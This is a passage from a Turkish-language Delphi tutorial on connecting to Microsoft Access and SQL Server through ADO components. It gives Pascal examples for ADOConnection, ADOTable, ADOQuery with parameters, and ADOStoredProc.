- Bu pencerede son olarak bağlantının başarılı bir şekilde gerçekleşip gerçekleşmediğini belirlemeniz için "**Test Connection**" düğmesine tıklayın. Bağlantının başarılı bir şekilde gerçekleştiğini belirten uyarı mesajıyla karşılaşırsanız, işlem tamamlanmış demektir.

❖ Artık "OK" Buttonuna tıklayabilirsiniz. Bağlantı kurulmuş olup diğer adımları atmanızı beklemektedir.



❖ Daha önce açmış olduğunuz pencerede bağlantı yeriniz gözükecektir. Tekrar "OK" Buttonuna tıklayın.

- **ADOConnection1.Connected**

Bağlantının var olup olmadığını belirleyen özelliğidir. Boolean tip bir değişken değeri alabilen bu özelliğin true değerini döndürmesi bağlantının var olduğunu, false değerini döndürmesi ise bağlantının açık olmadığını gösterecektir.

- **ADOConnection1.LoginPrompt**

Her bağlantı kurulmaya çalışıldığı zaman şifre penceresinin açılıp açılmayacağını belirleyen özelliğidir. Varsayılan değeri true dur ve her defasında pencere açılacaktır.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  ADOConnection1.LoginPrompt:=false;
end;
```

ADOTable Kontrolü:

Bu kontrol "Adoconnection" ı kullanarak veya direk olarak (Biz hep Adoconnection kullanmanızı tavsiye ediyoruz) Microsoft veritabanlarına bağlanmak için kullanılmaktadır.

- **ADOTable1.Connection**

"Adoconnection" kontrolünü kullanarak veritabanına bağlanmayı sağlayan özelliğidir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ADOTable1.Connection:=ADOConnection1;
end;
```

Dilerseniz bu özelliğe "Object Inspector" penceresinden değer de aktarabilirsiniz.

- **ADOTable1.TableName**


Veri Tabanları içerisinde birden fazla tablo veya Query bulunabileceği için bu özellikle hangi tablonun kullanılacağı belirlenmelidir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ADOTable1.Connection:=ADOConnection1;
  ADOTable1.TableName:='MAGAZATABLOSU.MDB';
end;
```

Yine aynı şekilde dilerseniz "Object Inspector" penceresinden de değer atayabilirsiniz.

Microsoft Access Veri Tabanına Bağlanmak:

Yukarıdaki iki kontrolü formunuza yerleştirip gerekli tablo bağlantısını sağladıktan sonra formunuza bir bir adet "Data Access" yaprağında yer alan "**DataSource**" nesnesi yerleştirin. "DataSource" kontrolüne ait "**DataSet**" özelliğine "ADOTable1" değerini aktarın. Son olarak kayıtların gözükebilmesi için formunuza bir adet "DataGrid" nesnesi yerleştirerek , "**DataSource"** özelliğine "DataSource1" içeriğini aktarın.



Belirtilen ayarları yaptıktan sonra programınızı çalıştırırsanız yukarıdaki şekilde bir ekran görüntüsüyle karşılaşırsınız. Buradan sonraki işlemler daha önce gösterdiğimiz şekilde gerçekleştirilebilir.

SQL Server İle Çalışmak:

Delphi nin en uyumlu çalışma ortamını "Oracle" veye "Paradox" ile oluşturduğunu daha önce belirtmiştik. Fakat Türkiye şartlarında orta ölçekli firmaların çoğu "SQL Server" kullanmaktadır. Bu hususta programcıların yeterince kaynak bulamadıkları da bir gerçek, sizlere karşılaştığınız bu sıkıntıları atlatmak için detaylı açıklamalar getireceğim.


Ağ ortamında (helede uygulama biraz karmaşıksa) Ufak ölçekli veri tabanı programlarıyla çalışırsanız muhakkak belirli yerlerde programın performansından (veya diğer etkinliklerinden) ödün vermek zorunda kalacaksınız. Güvenliği, performansı ve diğer hususları maximum düzeye çıkarabilmeniz için bu tür büyük ölçekli bir Veri Tabanı uygulamasıyla çalışmalısınız.Borland bu tür yazılımların lisansları çok yüksek ücret tutabildiği için, network ortamında etkinliği artırmayı "InterBase" server kullanarak halletmeye çalışmıştır.

"SQL Server" veya "Oracle" kullanarak yazılım geliştirirseniz, programa daha sonra müdahale etme şansınız olacaktır (ara yüze değil). Buda arayüzlerde hiç bir değişiklik yapmadan, eklenebilecek yeniliklere upgrate edilme şansını doğuracaktır. Ben de bugüne kadar yapmış olduğum yazılımların çoğunda "SQL Server" bağlantısı kullandım.

"SQL Server" a "Access" bağlantısını yaptığınız kontrollerle kolayca bağlanabilirsiniz. Daha önce "Microsoft Access" a bağlandığımız "ADOTable",

“ADOQuery” veya “ADOStoredProc” kontrollerinden herhangi bir tanesini kullanabilirsiniz. “ADOTable” kontrolüne örnek yaptığımız için bu sefer “ADOQuery” kullanarak bağlantı sağlayacağız.

Bahsedilen bağlantı kontrollerinin tamamını örneklendirmekle beraber özellikle “**ADOStoredProc**” kontrolüne daha detaylı olarak değineceğim. Sebepleri basittir. Birincisi Stored Procedur’ler ilk çalıştıkları anda bir kere derlenirler, ikinci kez çağrıldıklarında sadece parametre gönderimi söz konusudur, tekrar derlenme olmayacaktır. Peki bu ne demek, ikinci çağrılmada tekrar derlenme olmayacağı için network trafiği azalacak, kayıtlar daha hızlı bir şekilde sorgulanacaktır. İkinci önemli sebep ise “StoredProcedur” fonksiyonları çok gelişmiştir (Query ler Standart SQL Komutlarını kullanabilmektedir), Standart “SQL” komutlarının yanında, Bilgisayar dillerinin kullandığı bir çok fonksiyonuda içerisinde kullanabilmektedir. Bu yüzden isteğinize uygun verileri “Stored Procedur” ler ile çok daha rahat elde edebilirsiniz. Sanıyorum bahsettiğim bu olaylar, bu kontrolü kullanmanız için yeterli sebep teşkil edecektir.
Uygulamaya geçmeden önce “SQL Server” uygulamasının çalışır vaziyette olduğunu kontrol ediniz. Bu işlem için “Start->Programs->Microsoft SQLServer->Service Manager” adımlarını izleyerek açacağınız aşağıdaki pencereden (şayet çalışmıyorsa) “Start” düğmesine basmanız yeterli olacaktır (Hatırlatalım “SQL Server” ı çalıştırabilmeniz için yetkili bir grubun üyesi olmanız gerekmektedir. Bu husus şu anki konumuz değil).




Bu pencere de “Server” kısmında “SQL Server” programının yüklü olduğu bilgisayarın ismi, “Services” kısmın da ise çalıştıracağınız servisin adı yazılı halde bulunacaktır.

Adoconnection Kontrolünü Kullanarak SQL Server’a Bağlanmak:


“ADOQuery-ADOTable-ADOStoredProc” kontrolleri ile direk bağlantı yerine “Adoconnection” kontrolü ile “SQL Server” veritabanına bağlanıp diğer

kontrollere kayıtları buradan aktarırsanız uygulamanız daha derli toplu olacaktır. Bağlantı işlemi için aşağıdaki adımları izlemelisiniz.

- Birinci adım formunuza bir adet "**Adoconnection**" kontrolü yerleştirip, "**ConnectionString**" özelliğine tıklayın. Aşağıdaki pencere açılacaktır.




- "**Use Connection String**" seçili iken "**Build**" düğmesine tıklayın.
- Aşağıdaki gibi bağlantı türünü seçebileceğiniz pencere açılacaktır. Bu pencerenin "Provider" yaprağından "Microsoft OLE DB Provider for SQL Server" seçeneğini seçerek "Connection" yaprağına geçin.



- Connection yaprağına geçmek için "Next" düğmesine de basabilirsiniz

❖ Bu pencerede "**Select or a Server name**" kısmından bağlanacağınız "SQL Server" makinesinin ismini seçin.

❖ Aynı pencerede ikinci olarak "**Select the database on the server**" kısmından bellirttiğiniz bilgisayarın içerisinde oluşturmuş olduğunuz tablonun bulunduğu database i seçin.
❖ "Test Connection" düğmesine basarak bağlantı işleminin başarılı bir şekilde gerçekleşip gerçekleşmediğini kontrol edin.



❖ "OK" e tıklayın.
❖ "OK" tıklayıp bitirin.

Bu adımlardan sonra "EFSANE" isimli bilgisayarda oluşturulmuş olan "gazi" isimli database içerisindeki tüm tablolara "**Adoconnection**" kontrolü kullanılarak erişilebilir. Biz örneklerinmiz için bu database içerisinde "SERVIS" isimli tablomuzu oluşturduk. Bu tabloya bağlanacağız.

ADOQuery Kontrolü:

Bu kontrol sayesinde Microsoft veri tabanlarına Standart SQL sorgu komutlarını kullanarak bağlanabilirsiniz. Direk komutları veri tabanına gönderebileceğiniz gibi "Adoconnection" kontrolüne bağlanarak ta sorgu oluşturabilirsiniz.

- **ADOQuery1.Connection**

Hangi veri tabanına bağlanılacağını belirleyen özelliğidir. Şayet bağlantı işleminde "Adoconnection" nesnesi kullandıysanız bu özellikte onu belirtmelisiniz. Kodla veya "Object Inspector" penceresinden ayarlayabilirsiniz.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  ADOQuery1.Connection:=ADOConnection1;
end;
```

Bu kodlamadan sonra "Adoconnection" nesnesinin bağlantı sağladığı database içerisindeki tüm tablo lar kolayca sorgulanabilir.

- **ADOQuery1.SQL.Add**

Tablolardan gösterilmesini istediğiniz sütunları ve kriterleri belirlemek için oluşturacağınız Standart SQL komutlarını aktarabileceğiniz özelliğidir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  ADOQuery1.Connection:=ADOConnection1;
  ADOQuery1.SQL.Add('Select * From SERVIS');
end;
```

- **ADOQuery1.Active**

Kayıtlara ulaşabilmek için sorgunuzu oluşturmanız yetmez. Sorgu komutlarınız doğru bile olsa ardından "Active" özeliğine "true" değerini aktarmak zorundasınız.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  ADOQuery1.Connection:=ADOConnection1;
  ADOQuery1.SQL.Add('Select * From SERVIS');
  ADOQuery1.Active:=TRUE;
end;
```


ADOQuery Kontrolüne Programdan Parametre Göndermek:

Sorgulama işleminde dilerseniz (neredeyse hep böyle olacak) formunuzun üzerinde bulunan kontrollerin değerinden de faydalanabilirsiniz. Kontroldeki değeri "ADOQuery" kontrolünün "Parameters" methoduna aktarmanız yeterli olacaktır.

- **ADOQuery1.Parameters[].Value**

Parametre olarak kullanacağınız değeri aktaracağınız methoddur. Köşeli pantez içerisine parametrenin index (kaçıncı parametre olduğu) numarasını girmeniz gerekmektedir.

```
procedure TForm2.Button1Click(Sender: TObject);
//Edit e Göre Sorgula
begin
  ADOQuery1.Connection:=ADOConnection1;
  ADOQuery1.SQL.Clear;
  ADOQuery1.SQL.Add('Select * From SERVIS Where
MAGAZAADI=:MAG');//bir adet parametre yaratıldı
  ADOQuery1.Parameters[0].Value:=Edit1.Text;//ilk parametre değeri
  ADOQuery1.Active:=TRUE;
end;
```



Programı çalıştırıp "Edit" kutusunun içerisine "MIGROS" değerini yazın. Arkasından "Sorgula" isimli düğmeye tıklayın. Sadece "MIGROS" mağazalarının listelendiğini göreceksiniz. Bu uygulama için formunuzun üzerine

bir adet "**DataSource**" ve bir adette "**DataGrid**" nesnesi yerleştirip, "DataSource" kontrolünün "DataSet" özelliğine "AdoQuery1" değerini "DataGrid" nesnesinin "DataSource" özelliğine de "DataSource1" değerini aktarmalısınız.

Unutmayınız Veri Tabanına bağlanıp kayıtları kontrollere aktardıktan sonraki çalışma, hepsi için aynı mantığı içermektedir. SQL Server a, Access'a veya Paradox'a sadece bağlantı şekilleri değişik olacaktır. Bağlanıldıktan sonraki çalışma mantığı neredeyse aynı denilebilecek kadar benzerdir.


ADOStoredProc Kontrolü:

Bu kontrol sayesinde "SQL Server" da oluşturulmuş olan Stored procedur lere kolayca bağlanabilirsiniz. Söylemiştik Stored Procedur ler diğer (Table,Query) bağlantı kontrollerine göre daha hızlı sonuç verirler. Bu yüzden bir çok durumda tercih sebebiniz olmalıdır.


Bu bölümde ilk olarak Stored Procedur leri "SQL Server" içerisinde nasıl oluşturabileceğinizi göstereceğim. Daha sonrada program içerisinden "Stored Procedur" lere nasıl parametre gönderebileceğinizi izah edeceğim.

SQL Server'da Stored Procedure Oluşturmak:


Stored procedur'ler genellikle "SQL Server" içerisinde (veya Oracle'da) oluşturulurlar. "SQL Server" programını yükledikten sonra "Start->Programs->Microsoft SQL Server->EnterPrise Manager" adımlarını izleyerek daha önce içerisinde "gazi" database ini oluşturduğunuz pencerenin açılmasını sağlayın.



Bu pencerede “Database” klasörü içerisinde oluşturmuş olduğunuz “gazi” database inin solundaki “+” işaretine tıklayarak içerisindeki diğer yapıları görüntüleyin. Buradaki “Tables ve Views” daha önce anlatmış olduğumuz tablo ve Query” bağlantıları için kullanılmaktadır. Biz Stored Procedure bağlantısı gerçekleştireceğimiz için “gazi” database i içerisinde yer alan “Stored Procedures” seçeneğini seçin. Sağ taraftaki beyaz ekranda mousun sağ tuşuna tıklayıp açılan menüden “**New Stored Procedure**” seçeneğini seçin. Aşağıdaki pencere açılacaktır. Stored Procedure kodlarını buradaki beyaz pencere içerisine yazmalısınız.




Şimdi parametre içermeyen ilk basit “Stored Procedur” kodlarını yazıp Delphi içerisinden bağlantı işlemini gerçekleştirelim. Beyaz ekrandaki kodu aşağıdaki şekilde değiştirin.



“OK” düğmesine basın “Stored Procedur” ünüz beyaz ekranda “ilkornek” ismiyle kaydedilecektir (kontrol edin).

Stored Procedur'e ait kodu yazdıktan sonra "**Check Syntax**" düğmesine basarak kodda bir hata olup olmadığını kontrol ettirin. Şayet düğmeye bastıktan sonra aşağıdaki şekilde "**Syntax check successful**!" uyarısıyla karşılaşırsanız yazdığınız kodda bir hata oluşmadığını düşünebilirsiniz.




Yazdığımız "Stored Procedur" e ait kodlamada iki adet sütun oluşturulmakta (çok basit olduğunu belirteyim. Daha sonra kodları zorlaştıracağım), birinci "MAGAZAADI" sütunu, ikincisi ise aynı sütunun küçük harfle yazılmış hali olacaktır.

Delphi İçerisinden Stored Procedur'lere Ulaşmak:

"SQL Server" içerisinde oluşturmuş olduğunuz Stored Procedur'e ulaşmak hiç te zor değil, aşağıdaki adımları izlemeniz yeterli olacaktır.

- Birinci adımda formunuzun üzerine bir adet "**Adoconnection**" kontolü yerleştirip "**Connection String**" özelliğine daha önce anlattığımız şekilde "gazi" database ini aktarın.
- İkinci adımda formunuza "ADO" yaprağında yer alan "**ADOStoredProc**" kontrolünden bir adet sürükleyin. Bu kontrole ait diğer ayarları kod penceresinden yapacağız. İsterseniz "Object Inspector" penceresinide kullanabilirsiniz.
- Üçüncü adımda formunuza bir adet "**DataSource**" nesnesi yerleştirip "**DataSet**" özelliğine "ADOStoredProc1" kontrolünü aktarın.

